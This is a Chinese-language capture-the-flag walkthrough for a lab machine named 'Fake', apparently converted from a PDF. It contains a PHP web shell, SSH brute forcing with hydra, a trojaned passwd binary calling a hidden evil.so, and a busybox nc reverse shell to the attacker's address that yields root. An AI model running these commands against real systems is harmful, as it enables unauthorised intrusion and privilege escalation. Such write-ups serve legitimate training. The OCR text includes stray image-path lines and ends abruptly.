
```
[rbash]:$ ls -la /var/www/html
total 152
drwxr-xr-x 5 www-data www-data  4096 May 21 01:55 .
drwxr-xr-x 3 root     root      4096 Apr  4  2025 ..
-rw-r--r-- 1 www-data www-data   206 May 20 08:15 Readme.txt
drwxr-xr-x 7 www-data www-data  4096 May 20 08:15 assets
-rw-r--r-- 1 www-data www-data 23131 May 20 08:15 blog-details.html
-rw-r--r-- 1 www-data www-data 12749 May 20 08:15 blog.html
drwxr-xr-x 2 www-data www-data  4096 May 20 08:15 forms
-rw-r--r-- 1 www-data www-data 53188 May 21 01:55 index.html
-rw-r--r-- 1 www-data www-data   612 May 20 08:31 index.nginx-debian.html
drwxr-xr-x 2 www-data www-data  4096 May 20 08:26 jockey_hack
-rw-r--r-- 1 www-data www-data 10786 May 20 08:15 portfolio-details.html
-rw-r--r-- 1 www-data www-data 10081 May 20 08:15 service-details.html
-rw-r--r-- 1 www-data www-data  6669 May 20 08:15 starter-page.html
[rbash]:$
```

```
[rbash]:$ ls -la /var/www/html/jockey_hack
total 12
drwxr-xr-x 2 www-data www-data 4096 May 20 08:26 .
drwxr-xr-x 5 www-data www-data 4096 May 21 01:55 ..
-rw-r--r-- 1 www-data www-data   61 May 20 08:26 test.php
[rbash]:$
```

有个 test.php :

```
[rbash]:$ cat /var/www/html/jockey_hack/test.php
<?php
if (isset($_GET['cmd'])) {
        system($_GET['cmd']);
}
?>
[rbash]:$
```

访问一下看看：



可以。

反弹shell：

```
┌──(root㉿kali)-[/home/kali/targets]
└─# nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.137.225] from (UNKNOWN) [192.168.137.202] 51120
```

切换成交互式 shell：

```
python3 -c 'import pty;pty.spawn("/bin/bash");'
```

这回正常了。

```
┌──(root㉿kali)-[/home/kali/targets]
└─# nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.137.225] from (UNKNOWN) [192.168.137.202] 51120
python3 -c 'import pty;pty.spawn("/bin/bash");'
jockey@Fake:/var/www/html/jockey_hack$ cd
cd
jockey@Fake:~$
```

利用 dpkg 看一下程序：

```
dpkg -V 2>/dev/null
```

没东西啊。

看一下用户。

```
jockey@Fake:~$ cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
jockey:x:1000:1000::/home/jockey:/bin/rbash
jockey@Fake:~$
```

有个 backup 用户。

是不是就是刚才说的我喜欢备份？但是是nologin?


爆破一下ssh密码：

```
hydra -l backup -P /usr/share/wordlists/rockyou.txt ssh://192.168.137.202
```

```
┌──(root㉿kali)-[/home/kali/targets]
└─# hydra -l backup -P /usr/share/wordlists/rockyou.txt ssh://192.168.137.202
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-15 04:24:26
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ssh://192.168.137.202:22/
[22][ssh] host: 192.168.137.202   login: backup   password: 1234567
[22][ssh] host: 192.168.137.202   login: backup   password: 123456
[22][ssh] host: 192.168.137.202   login: backup   password: babygirl
[22][ssh] host: 192.168.137.202   login: backup   password: 12345
[22][ssh] host: 192.168.137.202   login: backup   password: princess
[22][ssh] host: 192.168.137.202   login: backup   password: rockyou
[22][ssh] host: 192.168.137.202   login: backup   password: nicole
[22][ssh] host: 192.168.137.202   login: backup   password: lovely
[22][ssh] host: 192.168.137.202   login: backup   password: 12345678
[22][ssh] host: 192.168.137.202   login: backup   password: abc123
[22][ssh] host: 192.168.137.202   login: backup   password: monkey
[22][ssh] host: 192.168.137.202   login: backup   password: jessica
[22][ssh] host: 192.168.137.202   login: backup   password: daniel
1 of 1 target successfully completed, 13 valid passwords found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-15 04:24:39
```

？


这么多密码可以。。。



有个 passwd_bak 文件。

再次看一下是否被篡改：

```
dpkg -V 2>/dev/null
```



所以这个是真的咯?

```
apt.extended_states.0  passwd_bak
backup@Fake:~$ dpkg -V 2>/dev/null
??5?????? c /etc/irssi.conf
??5?????? c /etc/php/7.4/fpm/pool.d/www.conf
??5?????? c /etc/apache2/apache2.conf
??5?????? c /etc/nginx/sites-available/default
??5??????   /var/lib/polkit-1/localauthority/10-vendor.d/systemd-networkd.pkla
??5?????? c /etc/grub.d/10_linux
??5?????? c /etc/grub.d/40_custom
??5?????? c /etc/sudoers
??5?????? c /etc/sudoers.d/README
??5?????? c /etc/inspircd/inspircd.conf
??5?????? c /etc/inspircd/inspircd.motd
??5?????? c /etc/inspircd/inspircd.rules
??5??????   /usr/bin/passwd
??5??????   /var/lib/polkit-1/localauthority/10-vendor.d/org.freedesktop.packagekit.pkla
??5?????? c /etc/issue
??5??????   /usr/sbin/nologin
backup@Fake:~$ ls
apt.extended_states.0  passwd_bak
backup@Fake:~$
```

```
backup@Fake:~$ which passwd
/usr/bin/passwd
backup@Fake:~$
```

输出好多东西，找了好久，但是最重要的应该还是里面的so恶意文件：

```
strings /usr/bin/passwd | grep '.so'
```


```
backup@Fake:~$ strings /usr/bin/passwd | grep '.so'
/lib64/ld-linux-x86-64.so.2
__isoc99_sscanf
qsort
libcrypt.so.1
libpam.so.0
libpam_misc.so.0
libdl.so.2
libbsd.so.0
libc.so.6
/etc/.libc/evil.so
%s: prefix must be an absolute path
%s: invalid chroot path '%s', only absolute paths are supported.
libsubid_%s.so
resource.h
resource.h
sockaddr_iso
call_my_so
qsort
isopen
commonio_sort
cursor
__rlimit_resource
sgr_sort
commonio_sort_wrt
spw_sort
__isoc99_sscanf
qsort@GLIBC_2.2.5
spw_sort
commonio_sort_wrt
sgr_sort
call_my_so
__dso_handle
__isoc99_sscanf@GLIBC_2.7
commonio_sort
backup@Fake:~$
```

有个恶意的 .so 文件：

```
/etc/.libc/evil.so
```

```
backup@Fake:~$ scp /etc/.libc/evil.so kali@192.168.137.225:/home/kali
The authenticity of host '192.168.137.225 (192.168.137.225)' can't be established.
ECDSA key fingerprint is SHA256:DWQpix7BSAM4HUDta85ePq7AzOhGtdRlzKvcNYh5/qU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.137.225' (ECDSA) to the list of known hosts.
kali@192.168.137.225's password:
evil.so                                                    100%   14KB   2.3MB/s   00:00
backup@Fake:~$
```

把恶意文件回传回来分析：



有个恶意脚本：

```
backup@Fake:~$ ls /var/backups
apt.extended_states.0  passwd_bak
backup@Fake:~$ ls -la /var/backups
total 104
drwxrwx---  3 root   backup  4096 Oct 15 04:39 .
drwxr-xr-x 12 root   root    4096 Apr  1  2025 ..
-rw-r--r--  1 root   root   25590 May 20 08:36 apt.extended_states.0
lrwxrwxrwx  1 root   root       9 May 21 02:37 .bash_history -> /dev/null
-rwxr-xr-x  1 root   root   63736 May 20  2014 passwd_bak
drwx------  2 backup backup  4096 Oct 15 04:39 .ssh
backup@Fake:~$
```

没有诶。。

那就更好了：

```
#!/bin/sh
busybox nc 192.168.137.225 9999 -e /bin/sh
```

```
backup@Fake:~$ vim evil.sh
backup@Fake:~$ chmod u+x evil.sh
backup@Fake:~$
```

} 这个程序做了什么

这段代码定义了一个名为 `init_backdoor` 的函数，从功能上看，它的核心作用是**尝试以 root 权限执行一个可能的后门脚本**，具体行为分析如下：

1. 权限提升操作

- `v2 = getuid();`：获取当前进程的**实际用户 ID（UID）**（普通用户权限）。
- `uid = geteuid();`：获取当前进程的**有效用户 ID（EUID）**（可能是 root 权限，取决于程序的设置，比如是否有 SUID 权限）。
- `setgid(0);`：将进程的组 ID 设为 0（root 组）。
- `setuid(0);`：将进程的用户 ID 设为 0（root 用户）。
  这两步的目的是**临时将进程权限提升到 root**（前提是程序本身有足够的权限基础，比如运行在 root 上下文或设置了 SUID 位）。

2. 执行后门脚本

- `if ( !access("/var/backups/evil.sh", 1) )`：检查 `/var/backups/evil.sh` 文件是否存在且**可执行**（`access` 函数的第二个参数 `1` 表示检查执行权限）。
- `system("/var/backups/evil.sh &");`：如果文件可执行，则通过 `system` 函数**以 root 权限后台执行该脚本**（`&` 表示后台运行）。
  这里的 `evil.sh` 从命名来看，很可能是一个恶意后门脚本（比如反弹 shell、添加管理员账号等）。


```
backup@Fake:~$ vim evil.sh
backup@Fake:~$ chmod u+x evil.sh
backup@Fake:~$ passwd
Changing password for backup.
Current password:
```

得到了一个反弹shell：

```
python3 -c 'import pty;pty.spawn("/bin/bash");'
```

```
┌──(root㉿kali)-[/home/kali/targets]
└─# nc -lvnp 9999
listening on [any] 9999 ...
connect to [192.168.137.225] from (UNKNOWN) [192.168.137.202] 46712
python3 -c 'import pty;pty.spawn("/bin/bash");'
root@Fake:~#
```

```
flag{root-3a7d567ac33be7bb8a77a7ce96d35913}
```



补充：

用这个反编译也行：